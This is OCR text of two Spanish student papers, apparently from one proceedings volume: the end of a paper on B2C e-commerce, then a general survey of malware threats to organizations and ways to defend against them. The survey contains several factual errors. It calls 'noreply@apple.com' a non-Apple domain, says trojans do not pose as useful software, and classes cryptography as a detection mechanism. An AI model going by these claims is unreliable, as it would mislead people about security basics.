dentro del mercado comenzaron a volverse más importantes hasta convertirse en fundamentales, como es el caso de las relaciones entre las empresas y los clientes en las actividades comerciales. Una buena comunicación entre ambas significaría, en muchos casos, la clave hacia el éxito y el progreso de la organización. Esto precisamente es lo que el modelo de comercio electrónico denominado "Negocio a consumidor" o B2C (del inglés business to consumer) brinda. Plantea una relación entre productor y cliente, en la cual, "las empresas vendedoras realizan sus operaciones de venta a través de internet y directamente para el cliente. Este tipo de comercio electrónico facilita a grandes y pequeñas empresas para que muestren directamente a sus clientes sus catálogos y puedan vender en línea de manera más eficiente" [12]. El grado de diversidad de los clientes potenciales es alto, dado que los mismos engloban a todos los usuarios de Internet con diferentes intereses y gustos, lo que obliga a que las empresas se encuentren en contacto con sus consumidores con el objetivo de satisfacer las necesidades de cada uno de ellos, reafirmando la relación cliente-empresa [3].
En la figura 1, se observa el volumen de ventas mundial del comercio electrónico vía B2C, medido en millones de euros, desde el año 2007 al 2014. El gráfico muestra el aumento constante del volumen de ventas desde el año 2007, con 5911 millones de euros, hasta llegar al año 2014 en el cual el

volumen de ventas corresponde a 16.259 millones de euros. A partir de los datos mostrados en el gráfico, es posible afirmar que para los próximos años el número de ventas seguirá el mismo trayecto de aumento que en los años anteriores.




Figura 1: Volumen de comercio electrónico B2C [10].

2. Ventajas y Desventajas que conllevan a implementación de este modelo de negocio

Uno de los principales beneficios de B2C es la gran diversidad de precios competitivos por productos que posee. Conforme al incremento de número de empresas que ofrecen productos en línea, será mayor la libertad que tendrán los clientes para investigar y comparar precios [14]. Las ventajas de las empresas y consumidores son:

- La compra suele ser más rápida y cómoda para el cliente sin la necesidad de desplazarse.
- Las ofertas y los precios se encuentran siempre actualizados.
- Los centros de atención al cliente se encuentran integrados en la web.
- Las telecomunicaciones por banda ancha mejoraron la experiencia de compra.
- Comprar a distancia, sin necesidad de desplazamiento.

Una muestra clara de este sistema de negocio se refleja cuando, “Un productor de pantallas de ordenador que las vende directamente desde su página web sería un negocio B2C, pues ofrece sus servicios online directamente al comprador, generando un ahorro de costes importante, al eliminar intermediarios.” [14].

Entre los problemas más comunes que presenta este negocio, es que no es favorable para cualquier producto o servicio. Muchos, por sus características que presentan no se adaptan a este método de B2C, como en el caso de una antigüedad, ya que conviene ser analizada antes de realizar su compra.

Además, otros de los problemas que se presentan en este medio, son los hackers dado que pueden sabotear los servidores y dañar la base de datos de la tienda virtual, alterando así el código de programación, hasta incluso estafar a las personas por medio del “Phishing” (término que se utiliza para distinguir o caracterizar la acción de intentar adquirir información confidencial de manera ilegal) [15].

Este caso se refleja, en el informe habitual Internet Security Threat Report [15], de una compañía líder en seguridad cibernética, el cual analiza y detalla la situación de países, sobre los principales descubrimientos de las tendencias emergentes en ciberdelitos, código malicioso, cryptojacking, phishing y spam. En este informe, Argentina se ubica en el cuarto puesto por segundo año consecutivos y en casos de solamente phishing, se ubica en el segundo lugar, en el contexto regional [15]. “Para tener una idea del grado de penetración de esta amenaza, uno de cada 1.448 usuarios argentinos está implicados en casos de phishing. Según el informe, los hackers buscan atacar especialmente a industrias manufactureras (1 de cada 1.227), mientras que la minera solo lo recibe 1 de cada 20.643. Las pequeñas y medianas empresas (menos de 250 empleados) son más vulnerables (59,4%) que las grandes compañías (47,2%)” [15].

Por último, otra desventaja es la posibilidad de que surjan reclamos que no puedan ser realizados, debido a la interferencia de un tercero. Un claro ejemplo, es en el caso de una compra que no llega en el tiempo acordado, allí entra en duda el comprador de si puede o no reclamar a la empresa o

distribuidora de envíos, existiendo la posibilidad de que quede decepcionado por el pedido o debido a que no es lo que esperaba.

3. Análisis de empresas comerciales con diferentes modelos de negocio

Existen diferentes modelos de negocio de comercio electrónico: el B2B, el C2C y el B2C. En este artículo no se trata el C2C, debido a que el trabajo está enfocado en las empresas y el C2C es una forma de realizar, una actividad comercial o económica entre los propios consumidores aprovechando determinados sitios web [16].

El B2B "Bussines to Bussines" se refiere a la venta de productos o servicios entre empresas [17]. Un ejemplo es la empresa británica Arm que diseñan litografías de procesadores y posteriormente las vende a otras empresas, por ejemplo Samsung, mediaTek, e incluso Apple [18]. Otro ejemplo es la empresa Samsung Electronics, fabricante de procesadores, pantallas, chips DRAM y NAND la cual utiliza para sus propios productos y también para la venta a otras empresas como Apple o Huawei [19]. Samsung Electronics fabrica las pantallas OLED y también las memorias flash NAND del iPhone X, ganando 4.000 millones de dólares, más que lo que le ingresa por su propio Galaxy S8 [20].

A nivel de mercado, existe una mayor ventaja para las empresas de B2C, siempre poseerán muchas más posibilidades de tener éxito, puesto que hay un volumen mucho más alto de clientes. Mientras que en las empresas B2B hay muchas más limitaciones, se podría decir que su oferta se dirige a un segmento de mercado corto. Esto no significa que un modelo es mejor que otro, pero si incide claramente en un negocio debutante [21].

La diferencia entre el marketing B2B y el marketing B2C es la misma que entre necesitar y querer, en el caso de un consumidor de B2C, no da tanta importancia a las características objetivas del producto sino a lo que aporta para su vida o a lo que le hace sentir. Es decir, quiere comprar los productos y servicios, pero no los necesita para sobrevivir son cosas que quiere y desea (por ende se puede apelar a sus emociones, debido a esto, en este tipo de marketing la comunicación es más creativa, subjetiva y emocional [22]).

En cambio, el marketing B2B se basa en argumentos racionales, lo que importa son las características del producto o servicio, no las emociones. Una empresa solo compra lo que necesita para seguir existiendo, crecer o ahorrar costes [23].

Por último, el B2C "Business to Consumer" se refiere al intercambio efectuado directamente entre una empresa y el consumidor final [24]. Ejemplos de esto sería Uber y Xiaomi, siendo la segunda una empresa dedicada a celulares fundada el año 2010 por Lei Jun. Desde el 2017 Xiaomi se está expandiendo internacionalmente logrando así posicionarse en 2018 la cuarta marca más vendida a nivel mundial [25].

4. Conclusiones

A partir del análisis realizado sobre el modelo de comercio denominado "Business to Consumer", se concluye que este nuevo modelo comenzará a tomar mayor importancia e incidencia en los mercados comerciales globales en la medida que se desarrolle y gane mayor renombre durante los años. Ventajas que posee el modelo B2C son: ofrecer comodidad y rapidez al cliente en el momento de efectuar las compras, dar posibilidades para los negocios de modificar precios, stock rápidamente, y formar de un mercado amplio sin importar las distancias. Todas estas características lo hace el modelo distinto que los tradicionales.

Como resultado de la comparación del modelo B2C con el B2B, se deduce que ningún modelo es mejor que otro. Esto se debe a que cada uno posee ventajas y desventajas diferentes de acuerdo al tipo de mercado al que se encuentra orientado y el tipo de producto que comercializa.

En futuro, se espera que el modelo B2C consiga aumentar la seguridad mediante la implementación de un sello de confianza SSL, con el fin de evitar inseguridades existentes y para que no termine por afectar la calidad del servicio con respecto a modelos próximos.
Quedan como futuras líneas de trabajo, estudiar otros modelos de comercio electrónico, tales como el B2A (empresa a administración) o el B2E (empresa a empleado), con el fin de lograr un análisis más completo y una comparación más profunda.

Referencias

[1] Ángel Herrero Crespo, *La adopción del comercio electrónico B2C: Una comparación empírica de dos modelos alternativos.* España. 2006. Disponible en: http://bit.ly/2Zifnrh. Último acceso en: 03/09/2019.

[2]Antonio Fernández Portillo - Mari Cruz Sánchez Escobedo - Héctor V. Jiménez Naranjo - Ricardo Hernández Mogollón, *La importancia de la Innovación en el Comercio Electrónico*, 2015. Disponible en: https://bit.ly/2V1XkHI. Último acceso en: 03/09/2019.

[3] DHT Castañeda, JG Zavala, *Contribuciones a la Economía.* España, 2012. Disponible en: https://bit.ly/2jcTI2z. Último acceso en: 03/09/2019.

[4] Isabel Pérez Pérez, *Comercio Electrónico B2C España-México: Un análisis de modelos de conducta basado en Actitudes*. Valencia. Disponible en: https://bit.ly/2WZjUwO. Último acceso en: 03/09/2019.

[5] Silva Murillo, Roxana, *Beneficios del comercio electrónico. Perspectivas* [en línea] 2009, (Julio-Diciembre): Disponible en: https://bit.ly/2uX7sBO . Último acceso en: 03/09/2019.

[6] Marta Frasquet Deltoro, Alejandro Molla Descals, Maria Engenia Ruiz Molina, *Factores determinantes y consecuencias de la adopción del comercio electrónico B2C: una comparativa internacional* [en línea] 2012, (Marzo-Abril). Disponible en: https://bit.ly/2WWZe8L. Último acceso en: 03/09/2019.

[7] Marisol Escandón Martínez, *Caso Ebay 2011: perspectiva a futuro.* México, 2013. Disponible en: https://bit.ly/2ZtWH8o. Último acceso en: 03/09/2019.

[8] Laurentino Bello Acebrón, *Importancia del comercio electrónico B2C e impacto de la innovación en los comportamientos de compra.* España, 2012. Disponible en: https://bit.ly/2UJ3dIx . Último acceso en: 03/09/2019.

[9] Mauricio Jaramillo - Andrés Rico, *La verdad del B2C.* Colombia, 2013. Disponible en: https://bit.ly/2VtoczP. Último acceso en: 03/09/2019.

[10] Simon Kemp, *Digital 2019: Global Internet Use Accelerates*, 2018. Disponible en: http://bit.ly/2X6kMAo. Último acceso en: 03/09/2019.

[11] Internet World Stats Disponible en: http://bit.ly/2Haq9Yn. Último acceso en: 03/09/2019.

[12] Silva Murillo, Roxana, *Beneficios del comercio electrónico. Perspectivas* [en línea] 2009, (Julio-Diciembre): Disponible en: https://bit.ly/2uX7sBO . Último acceso en: 03/09/2019.

[13] ONTSI, 2015: Disponible en: http://bit.ly/2VnnMM2. Último acceso en: 03/09/2019.

[14] "B2C", 2016. Disponible en: https://bit.ly/2guKCZO. Último acceso en: 03/09/2019.

[15]Hernán Mármol, Argentina es uno de los países que más ataques cibernéticos recibe en la región, 2019. Disponible en: https://bit.ly/2UDSIDe. Último acceso en: 03/09/2019.

[16] Javier Sánchez Galán, *Consumer to Consumer.* Panamá, 2016. Disponible en: https://bit.ly/2ZKaiIT. Último acceso en: 03/09/2019.

[17] Alice Didier, *Marketing B2B: ¡Cual es la mejor estrategia?* España, 2019. Disponible en: https://bit.ly/2sUb3z8. Último acceso en: 03/09/2019.

[18] Samuel Fernández, *Porque arm es tan importante en el mercado de smartphones*, España,

2016. Disponible en: https://bit.ly/2wgNP8M. Último acceso en: 03/09/2019.

[19] Juan Ranchal, *Samsung perderá el trono de semiconductores frente a Intel.* España, 2019 Disponible en: https://bit.ly/2YIZkBJ. Último acceso en: 03/09/2019.

[20] Javier Pastor, *Si Apple gana, Samsung gana: factura 110 dólares por cada iPhone vendido*. México, 2017. [Disponible en: https://bit.ly/2ykt1QJ. Último acceso en: 03/09/2019.

[21] Carlos Otto, *B2B y B2C Ventajas y desventajas de emprender e invertir en cada modelo*. España, 2017. [Disponible en: https://bit.ly/2bW4L9F. Último acceso en: 03/09/2019.

[22] Laia Cardona, *Marketing B2B y Marketing B2C - Qué es, ventajas y casos de éxito.* España 2018. Disponible en: https://bit.ly/2oK8xtM. Último acceso en: 03/09/2019.

[23] Leticia Del Corral, *El nuevo marketing B2B: Que es, diferencias con B2C y estrategias de éxito*, España, 2017. Disponible en: https://bit.ly/2nD6x5u. Último acceso en: 03/09/2019.

[24] Simao Santos, *Factores B2C, business to consumer* Argentina. 2018. Disponible en: https://bit.ly/2HJUs8G. Último acceso en: 03/09/2019.

[25] Eder Ferreño, *Xiaomi es la cuarta marca más vendida a nivel mundial*, España, 2018. Disponible en: https://bit.ly/2JoGETv. Último acceso en: 03/09/2019.

Ciberseguridad en las Organizaciones

Vivona, Diego; De La Fuente, Maximiliano; Pereira, Juan; Gutiérrez, Juan; Vera, Inti;
Universidad Tecnologica Nacional{gutierrezjuan.412, facundofranco2008, intivera96, vivona.diego98, juan.mt.pereira }@gmail.com
Universidad Tecnologica Nacional{maxiidelafuente99 }@hotmail.com

Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Abstract

"La ciberseguridad es la práctica de defender variados dispositivos de ataques maliciosos", tomar esa definición y llevarla a cada empleado de una empresa, con el fin de capacitarlos y transformar la manera en que operan rutinariamente, va a ser el principal foco de investigación. Los malwares afectan tanto a los usuarios como a las grandes organizaciones. El presente trabajo analiza las principales amenazas de malware en las organizaciones.

Palabras Clave
Malware, Ciberseguridad, Organizaciones.

Introducción

La ciberseguridad es la práctica de defender las computadoras y los servidores, dispositivos móviles, redes, datos y demás, de ataques maliciosos [1]. La rápida evolución y crecimiento que presentan estos ataques es mucho mayor que la respuesta que puede dar el departamento de Tecnología de Información (IT).

Existen tres amenazas de las que se ocupa la ciberseguridad: el cibercrimen, que se describe como ataques a sistemas para obtener información o bien algún beneficio a cambio [1], esto conlleva una revisión criminológica y una adaptación de las normas jurídicas para su mejor prevención [2]. Por otro lado, la ciberguerra, que consiste en el robo o filtrado de información que beneficia políticamente a terceros. Por último, y el más propagado en toda la sociedad, es el ciberterrorismo, el cual mediante virus/malware, dañan los sistemas informáticos generando pérdidas/bloques de información y por ende daños a la organización, como lo hace un troyano [3].

En general esta última amenaza es la que más afecta a una organización, propagándose por medio de código malicioso (programas descargados de internet), o como puede ser por medio de un enlace enviado por e-mail [2].

La gran mayoría de los ataques se le adjudican a la Ingeniería Social (conjunto de actividades que tienen como objetivo la manipulación de los seres humanos por medio de engaños, con el fin de obtener acceso a la información confidencial de las mismas personas) [5].

La ciberseguridad cuenta con una amplia variedad de soluciones y métodos de prevención a todos estos problemas. Por ejemplo, tratándose de un sitio web, se puede hacer uso de protocolos criptográficos [4] (proporcionando conexiones seguras entre dos partes), y/o certificados (siendo una medida de confianza adicional para las personas que visiten o realicen transacciones en la misma). A lo anteriormente mencionado, se le suman los protocolos de seguridad electrónica, adblockers, antivirus, entre otros.

Prevenir una infección en la red de computadores, o bien en una misma terminal, se debe estar capacitado y saber dónde puede ocurrir la siguiente infección.

En este contexto, el objetivo del presente trabajo, (realizado en el marco de la cátedra de "Análisis de Sistemas", segundo año de cursada) es analizar las principales amenazas que presentan los diferentes tipos de malware que afectan a las organizaciones.

Para cumplir con los objetivos

mencionados, el trabajo se estructura de la siguiente manera: en la sección 2, se describen las funciones del departamento de IT en una organización y su rol en la seguridad informática; en la sección 3, se detallan los tipos de ataques más comunes de malware a organizaciones y los puntos débiles por donde ese ataque es realizado. En la sección 4, se presentan los diferentes mecanismos de protección ante los diferentes tipos de malware. Por último, en la sección 5, se procede a la conclusión y futuras líneas de trabajo.

2. **Funciones del Departamento IT en una organización**

El Departamento de IT es el encargado de realizar las tareas de mantenimiento en los equipos, como así también de brindar soporte técnico a todos los sectores y administrar las herramientas tecnológicas que usa toda la compañía. Por otro lado, asigna y gestiona las terminales de cada empleado, desde sus usuarios hasta la instalación, configuración y actualización del software utilizado [9].

En la Figura 1 se muestran cómo las TICs se relacionan con las demás áreas de una empresa. Esta figura sirve como un buen ejemplo para mostrar porque se busca la capacitación de todas las áreas de manera tal que se logre minimizar trascendentalmente los riesgos y amenazas que los afectan; además de garantizar una adecuada utilización de los recursos disponibles.

ÁREAS DE LA EMPRESA	APLICACIONES TICs
Marketing y Comunicación	*Customer Relationship Management (CRM), Intranet y Extranet, Boletín electrónico, Correo electrónico, M-mail, Web de la empresa, Web 2.0, Blog, Buscadores, Redes sociales/Medios sociales.*
Gestión financiera	*Cuadro de Mando Integral (CMI), Banca electrónica y gestión de tesorería, Firma electrónica, Sistema RED, Facturación electrónica.*
Producción y Gestión integral de procesos	*Gestión de stocks, Gestión de compras, Órdenes de producción, Enterprise Resource Planning (ERP), Business Process Managenet (BPM).*
Logística y distribución	*Sistema de Posicionamiento Global (GPS), Gestión de flota, Trazabilidad, E-commerce, E-procurement.*
Gestión de los RR.HH.	*E-learning, Evaluación, Gestión del conocimiento, Portal del empleado (B2E).*

Figura 1: El uso de las TICs en la gestión empresarial [11].

En 2016 Cisco [6], define uno de los ataques más comunes a usuarios conocido como “Facebook Scams” (funcionan como virus y son capaces de acceder a información personal y dañar usuarios), y proviene de un manejo de la Ingeniería Social. A este estudio se le suma otro del 2017 [7], el cual concluye que el método utilizado para quebrantar la seguridad informática fueron el Spam y el Phishing, ambos nuevamente, consecuencias de la Ingeniería Social. Estos métodos consisten en un e-mail o mensaje, con títulos llamativos del tipo (“Payment, Purchase Order”), los cuales solicitan que el usuario ingrese información personal para poder cancelar dichos “Pagos pendientes” que son ficticios. Se destaca, en el mismo informe, que más del 75% de las organizaciones sufren infecciones de adware.

Asimismo, Cisco asegura que, gracias al Spam en Latinoamérica, se sufrió el bloqueo de más de medio millón de direcciones IP. Por último, en el informe de Cisco del año 2018 [8], se observa que la actividad de Spam se vio reducida en un 10% y se indica que hubo un crecimiento anual, desde el 2014, de un 2% en la subcontratación para el monitoreo y la respuesta a incidentes; demostrando que la ruta de acceso más utilizada y que el eslabón más débil son los empleados, que en la mayoría de los casos no cuentan con

instrucciones de seguridad preventivas [9].

3. **Malwares**

El Malware es un software dañino que se introduce en un dispositivo sin el conocimiento del usuario, con la intención de dañar o deshabilitar ordenadores. Los sitios más comunes de donde provienen son de páginas web modificadas, publicidad engañosa, e-mails y cualquier programa que pueda ser descargado de Internet. Un equipo se encuentra infectado por malware cuando presenta cambios negativos en su funcionamiento, se ralentiza, abre páginas web al azar y muestra publicidad de cualquier tipo en cualquier momento [11]. Algunos de los tipos de malware existentes son:

Spyware: software espía compuesto por diferentes aplicaciones que recopilan datos del usuario infectado. No solamente permiten tomar el control del equipo infectado, sino que puede llegar a afectar la red a la que este mismo se encuentra conectado [43].

La compañía Check Point realizó un análisis de 900.000 smartphones conectados a redes Wi-Fi corporativas en todo el mundo, determinando que casi el 0.20% de todos los dispositivos de los empleados de las empresas estaban infectados por este tipo de malware. Michael Shaulov, CEO de CheckPoint indicó que el software detectado ha sido usado para atacar y afectar a compañías… […] [26].

En el 2017 Google publicó en uno de sus blogs [14] lo que fue un masivo ataque de spyware mediante la red social WhatsApp , denominado Tizi, lo que generaba un backdoor (programa que se infiltra en un equipo y establece una puerta trasera a través de la cual es posible controlar el sistema, sin conocimiento del usuario), que instalaba en los dispositivos un spyware para obtener información de las aplicaciones [27].

Los problemas que el software puede causar a las compañías conlleva una gran pérdida de tiempo, que va desde la detección, eliminación y la comprobación que el equipo se encuentra limpio y funcionando correctamente. Cabe destacar que no son de fácil detección, están creados para no ser vistos [43].

Existen diversas maneras de eliminar este malware. Una de ellas es manualmente, lo cual no es fácil. Se debe realizar un análisis de cada carpeta en el equipo, verificando si los tamaños de las mismas coinciden con su contenido. Esto no significa que se encuentre en una ubicación única, lo cual hace inviable afirmar que el sistema se encuentre completamente limpio [24].

La solución más viable, para la limpieza total, es el uso de un antispyware (software que realiza un escaneo completo del sistema y elimina los archivos infectados).

Adware: consta en la infección de un ordenador con publicidad que puede presentar enlaces a sitios maliciosos, spam, descarga automática de ciertas apps, entre otros, al cliquear [39].

ESET [15], en su conferencia de seguridad informática en Sao Paulo 2018, informa que el país de latinoamérica más afectado por Adware es Chile. "Posiblemente se explica por los hábitos de consumo de los chilenos y de la gente de la región en general. Nos gusta todo gratis, por eso vemos mucho streaming pirata, y bajamos programas y licencias crackeadas. De ahí se instalan los adware", explica Cecilia Pastorino, especialista en Seguridad Informática de ESET. Por ende, lo que reina en la defensa ante el malware, siguen siendo los usuarios. El adware puede ser considerado como una herramienta para una empresa con el objetivo de promocionar sus productos por medio de este malware.

Un claro ejemplo es Yingmob, agrupación que durante el año 2016 distribuyó un software que obligaba ver anuncios publicitarios (llamado HummingBad), gracias a la cantidad de usuarios que entraban a los anuncios llegó a generar 300.000 dólares al mes. La organización alegaba trabajar para una empresa China la cual contrataba sus servicios [16].

Las formas de prevención/eliminación de un adware son: navegar con precaución, ser criterioso al momento de descargar algún archivo de Internet, más aún si es gratuito.

Evitar ser redirigido a páginas web desconocidas o con url´s acortadas [41]. Se recomienda el uso de un producto antimalware.

Phishing: práctica maliciosa que consiste en enviar comunicados fraudulentos, que aparentan provenir de un sitio web valedero, con la intención de obtener información importante, como lo pueden ser las credenciales de inicio de sesión. Por medio de e-mails o cadenas de mensajes, el atacante consigue que la víctima ingrese al sitio y trate de ingresar con sus credenciales. El usuario nunca va a sospechar por que al momento de ingresarlas, se le redirigirá a la página original indicando que los datos ingresados están mal lo cual hace que el usuario nunca sospeche de lo que realmente ocurrió [42].

Cisco incluyó una sección en su reporte del año 2018, en el cual indica que hubo más de 100.000 Phishing Url´s [8]. Indicando además los factores que completan una correcta protección, siendo un software de defensa y la educación de los usuarios.

El usuario debe tener en cuenta las siguientes indicaciones para una correcta protección:

a) Debe verificar el nombre del dominio. Es muy sencillo crear, a través de un servicio de web hosting, una página web de phishing la cual simula ser la página de inicio de Facebook por ejemplo, www.facebooklab.260mb.nte la cual va a capturar los datos que la víctima ingrese como datos de inicio de sesión [28].
b) Evaluar si la situación tiene sentido alguno, un ejemplo claro es el envío de e-mail´s por parte de "Apple" solicitando la confirmación del cambio de contraseña. El mail es enviado por "noreply@apple.com", lo cual no es un dominio de Apple y recae en la responsabilidad del usuario el detectar una anomalía ya sea desde la dirección de llegada o del contenido del mensaje.

Según datos de un informe elaborado por la empresa de ciberseguridad Proofpoint, durante el año 2018, ataques del tipo phishing aumentaron un 7% en las empresas. Proofpoint cuenta con un producto llamado "Proofpoint Email Protection", el cual se implementa a modo de servicio in situ o en la nube [12]. Brinda un filtrado granular para controlar el correo masivo y correos no deseados.

Por otro lado, Cisco cuenta con el Cisco Advanced Phishing Protection, el cual al igual que el anterior, se implementa en la nube; cuenta además con prevención ante Ransomware. El mismo determina si un mensaje es potencialmente malicioso, y pre-configura las políticas para bloqueos de futuros mensajes o redirecciones. También recolecta información para predecir futuros incidentes [13]. Por último, cabe destacar que Google cuenta con una página web donde se pueden realizar denuncias de Phishing Url´s [29].

Troyano: son aplicaciones que infectan un equipo y realizan acciones sin una autorización del usuario. No son virus porque los mismos no infectan otras aplicaciones y tampoco se hacen pasar por software útil [3].Un troyano puede infectar un equipo a través de un dispositivo externo (pendrive, móvil, DVD, etc), mediante un archivo adjunto o enlaces incluidos en un email, una imagen o enlace en una página web afectada, programas de compartición de ficheros (p2p) y software gratuito [3].

Existen diversos tipos de troyanos, en particular hay dos que son los más divulgados en las entidades bancarias: El KeyLogger, que hace un registro de las teclas y, los desviadores de tráfico que cada vez que un usuario intente acceder a los servicios bancarios, el troyano lo desvía a un sitio falso idéntico [17].

Otro tipo de troyano que fue creado alrededor del 2013 y, en el 2018 volvió renovado, es Gozi. El mismo utiliza una red de bots para esparcirse. Según Cisco Talos [18], un blog de Cisco, llegó a infectar ordenadores de la NASA. El virus se propagó también por medio de email, adjuntando un archivo infectado.

Ransomware: son aplicaciones "cifradoras" que se infiltran en un equipo con el fin de cifrar archivos importantes como pueden

ser los documentos. A cambio de liberar los archivos, el ransomware pide un rescate. Son los que mayor daño le pueden ocasionar a las empresas, cifrando su información y solicitando un rescate [39].

Un ransomware se filtra a través de una página web, email o aplicación. El mismo genera un backdoor (puerta trasera) en el sistema que permite la continua conectividad entre el equipo y el atacante. Una alerta es desplegada con el mensaje "ooops, tus archivos han sido encriptados", y debajo se presentan las demandas. Al final figura un link a un wallet de Bitcoin por el cual debe ser pagado el rescate de los archivos. Algunos malware presentan contadores, indicando el tiempo límite para que el rescate eleve su monto y para que se borren los archivos.

Según un informe realizado por Kaspersky, en el año 2016, cada 40 segundos ocurría un ataque de ransomware a empresas [40].

Es incontrolable el alcance que puede llegar a tener este tipo de malware, sin tener en cuenta la totalidad de variables que existen, son las técnicas utilizadas y cómo realmente funciona el "engaño" son que lo hacen tan fuerte.

Otra de las técnicas es la de Lockscreen, la cual bloquea la pantalla de la víctima como se muestra en la figura 2, y al igual que el anterior caso, pide un rescate económico.



Figura 2, fuente: spyware.com

Una de las técnicas más antiguas, que data del 2011, es la del Virus de la policía. Utiliza la Ingeniería Social y el miedo para lograr su objetivo. Bloquea el equipo al iniciarse y muestra un supuesto mensaje de la policía el cual informa sobre un acceso a páginas ilegales, lo cual es falso y hace creer a la víctima que debe pagar una multa para liberar sus archivos.

Lo negativo con este tipo de malware es que no existe solución, o bien es difícil lograrla [39]. La mayor precaución que se puede tener en estos casos es generar un backup diario.

Worm: utiliza los recursos de una red para distribuirse. Una vez infiltrados en un equipo, ellos mismos determinan las direcciones de red de otros equipos y envían sus propias copias a estas direcciones. Es una aplicación maliciosa que puede llegar a infectar la totalidad de una organización, esparciéndose mediante su red. La misma puede ir modificando, o eliminando archivos. También puede inyectar código malicioso infectando todo a su paso [38].

Para la prevención existen ciertas cuestiones a estar alerta: la pérdida o aparición de archivos, ya que una de las funciones de los mismos es eliminar y reemplazar archivos; el aumento inexplicable en la memoria, generado a causa de que los gusanos se multiplican; reducción, fallar o funcionamiento no correspondiente de la velocidad y performance, ya que los gusanos "se alimentan" del poder de la CPU. [38]

Spam: son mensajes electrónicos masivos no deseados. Envían mensajes con títulos llamativos para atraer a los usuarios, así como ofertas laborales y cambio de contraseñas, entre otros. Se encuentra destinado al desvió del tráfico de internet hacia páginas específicas, para venta de productos u otros fines [36].

Las técnicas de Spamming se agrupan en base a cómo son presentados los mensajes masivos, algunas son [35]:

a) Body Spam: se da cuando el spam se encuentra incluido en el cuerpo del mensaje, directamente sin ninguna trampa.

b) Title Spam: figuran en los títulos de búsqueda de cualquier motor de búsqueda.

c) Meta tag spam: son palabras clave incrustadas en el código html de la página web, específicamente en las etiqueta "Meta".

d) Anchor Spam: se da cuando una página web lleva un link llamativo hacia otra página.

e) URL Spam: consta de publicidad introducida en la url de una página web, por ejemplo "buy-canon-rebel-20d-lens-case.camerasx.com".

Según el Wall Street Journal [30] en el 2010, el costo de las empresas en todo el mundo es de alrededor de 20.000 millones de dólares anuales en pérdidas de productividad y costos tecnológicos. No cabe duda que la pérdida de tiempo que genera el spam es traducida en pérdida de productividad para los empleados y, por ende, para una empresa. Un empleado hace uso de su email en horas laborales, llevando 10 minutos por día lidiar con spam, se traducen en 4 horas mensuales por empleado, las pérdidas son incontables.

Para evitar el spam, el único medio es una correcta configuración del email y el uso de un servicio antispam, como puede serlo McAfee [34].

Mineros: son aplicaciones que poseen como fin crear una red entre computadoras infectadas, para así poder minar monedas virtuales como puede serlo el Bitcoin. No genera pérdidas en la información, pero le genera un desgaste extra al equipo afectado, acortando la vida útil de los componentes del sistema y ralentizando todos los procesos. Son propagados por Spam en cadenas de e-mail, y en general, se hacen pasar por un programa que pretende ser legítimo, parches de software o un activador de licencia de software [32].

Un ejemplo en el que Sensors Tech Forum hace hincapié es uno de los más dañinos del año 2018 es el virus sysg.exe. El mismo era esparcido como un archivo .exe en cadenas de spam simulando ser una factura de compra, o instrucciones para cancelar una compra. Una vez descargado el mismo incorporaba sus archivos, con extensiones, .exe, .etcetera, .tmp, .cmd. Cabe destacar que estas son extensiones de uso común del sistema y que un usuario común no sospecharía de ellas. Los archivos se alojan en carpetas de poco uso para usuarios ordinarios, %AppData%, %Local%, que son carpetas que el sistema no borra y tampoco un usuario [20].

El minero una vez descargado correctamente, comienza a establecer conexión con el host remoto que lo controla, y si es posible, se esparce por toda la red a la que el equipo de la víctima esté conectado, generando de esta manera una completa red de mineros.

Existen mineros avanzados como lo es sysg.exe. que detiene todos sus procesos cuando detecta que una aplicación del sistema comienza a hacer uso de la gpu, por lo que un usuario común no notaría ninguna falla ni retraso en el uso de la misma [31].

El método más simple de detección y eliminación de mineros es por medio de un scanner de archivos maliciosos que detectan al virus como un troyano.

4. **Métodos de protección**

En materia de seguridad de sistemas existen dos tipos de seguridad: *activa* y *pasiva*. La *activa* abarca un conjunto de defensas o medidas cuyo objetivo es evitar o reducir los riesgos que amenazan al sistema; y la *pasiva*, son las medidas que se implantan para, una vez producido el incidente de seguridad, minimizar su repercusión y facilitar la recuperación del sistema. A su vez, los mecanismos de protección se clasifican en 3 tipos: están los preventivos, que actúan antes de que se produzca el ataque y su misión es evitarlos; los detectores, que actúan en el periodo entre que se produce el ataque y antes de que se causen daños en el sistema; y por último, los correctores que actúan después de que haya habido un ataque que produjo daños, su misión es la de corregir las consecuencias del daño [24].

Con respecto a los detectores, el mecanismo de relleno de tráficos y la criptografía son dos claros ejemplos. El relleno de tráfico consiste en proporcionar confidencialidad del flujo de tráfico, a través de la introducción de datos ficticios en un flujo de datos para ocultar los volúmenes reales de tráfico. Este mecanismo inserta bits en los intervalos vacíos en los que no hayan bits, para

imposibilitar posibles intentos de análisis de tráfico [25]. Por otro lado, la criptografía tiene como objetivo que solo dos personas autorizadas puedan cambiar información sin que un atacante externo la pueda descifrar. Consta de dos transformaciones, la encriptación (conversión del texto claro en el texto encriptado a través de una "clave de encriptación") y la desencriptación (proceso inverso que emplea la "clave de desencriptación"). De esta manera, vuelve el mensaje ininteligible de modo que no pueda leerse hasta que el receptor lo descifre y, además, permite las firmas digitales verificando la integridad y la procedencia del documento. Ambos mecanismos logran una mayor efectividad trabajando mutuamente combinados. Sin embargo, en ambos casos, al ser mecanismos detectores, no presentan una vía directa de obstrucción para el atacante, ya que, aunque sea pequeña, existe la probabilidad de que el atacante logre hacer un análisis de tráfico o de que la clave pública caiga en manos equivocadas, lo que permitiría el acceso a toda la información del mensaje. Un programa con fines criptográficos es PGP (Pretty Good Privacy) el cual se encarga de cifrar y descifrar datos de todo tipo. Para este programa se necesita que la longitud de la clave sea lo suficientemente larga para poder resultar virtualmente indescifrable [21]. Otros ejemplos de mecanismos detectores son los ya mencionados: antispyware y antispam (como puede serlo McAfee), entre otros.

